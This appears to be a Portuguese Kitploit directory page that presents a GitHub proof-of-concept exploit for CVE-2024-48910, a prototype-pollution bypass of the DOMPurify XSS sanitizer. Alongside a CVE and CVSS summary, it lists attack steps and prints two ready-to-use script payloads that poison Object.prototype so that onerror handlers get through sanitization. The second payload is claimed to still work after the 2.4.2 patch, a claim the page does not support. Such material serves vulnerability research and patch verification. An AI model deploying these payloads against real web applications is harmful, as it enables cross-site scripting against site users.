
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-48910-PoC — Prova de conceito de exploit para CVE-2024-48910, demonstrando bypass de poluição de protótipo do sanitizador XSS DOMPurify para executar JavaScript arbitrário por meio de atributos HTML elaborados. | Kitploit
Ferramentas/GitHubGitHub/mitchellzhou1/cve-2024-48910-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança Web
GitHubmitchellzhou1/cve-2024-48910-poc

CVE-2024-48910-PoC

Prova de conceito de exploit para CVE-2024-48910, demonstrando bypass de poluição de protótipo do sanitizador XSS DOMPurify para executar JavaScript arbitrário por meio de atributos HTML elaborados.

Ver Repositório
222há 11 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    331

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2024-48910-PoC

image

Visão Geral

CVE-2024-48910 DOMPurify, um sanitizador de XSS somente para DOM, super-rápido e ultra tolerante para HTML, MathML e SVG, foi considerado vulnerável a poluição de protótipo (CVE-2024-48910). A vulnerabilidade foi descoberta e corrigida na versão 2.4.2, com a divulgação inicial feita em 31 de outubro de 2024.


Impacto

A vulnerabilidade de poluição de protótipo no DOMPurify pode permitir que atacantes adulterem atributos do protótipo de objetos, potencialmente levando a bypass de segurança e modificações não autorizadas no comportamento da aplicação. A pontuação CVSS alta indica um impacto potencial significativo na segurança do sistema, afetando especialmente a confidencialidade e a integridade dos dados.

Detalhes Técnicos


A vulnerabilidade recebeu uma pontuação base CVSS v3.1 de 9.1 (CRÍTICO) com a string de vetor CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N. Isso indica que a vulnerabilidade pode ser explorada remotamente com baixa complexidade de ataque, não requer privilégios ou interação do usuário, e pode resultar em alto impacto tanto na confidencialidade quanto na integridade, embora sem afetar a disponibilidade.



Nos registros de alterações (Change logs), você pode ver que um caso de teste foi adicionado envolvendo .__proto__., sugerindo que se trata de uma injeção de protótipo image

A próxima linha adicionada foi, significando que antes estava avaliando como true para qualquer coisa que fosse truthy image
Fluxo de Ataque & PoC

  1. Poluir hasOwnProperty para retornar Object
  2. Poluir ALLOWED_ATTR com ["src", "onerror"]
  3. DOMPurify clona sua configuração usando a função clone() vulnerável
  4. A verificação de hasOwnProperty passa para propriedades poluídas (porque Object é truthy)
  5. A configuração poluída é copiada para a configuração interna do DOMPurify

Proteção XSS contornada — onerror agora é "permitido"

<script>Object.prototype.hasOwnProperty=Object</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Notas Adicionais:

Apesar de atualizar para 2.4.2, ainda consigo fazer o alert() aparecer... tudo o que você precisa fazer é definir Object.prototype.hasOwnProperty = () => true; para contornar a proteção LOL!!

<script>Object.prototype.hasOwnProperty = () => true;</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Baixar ferramenta


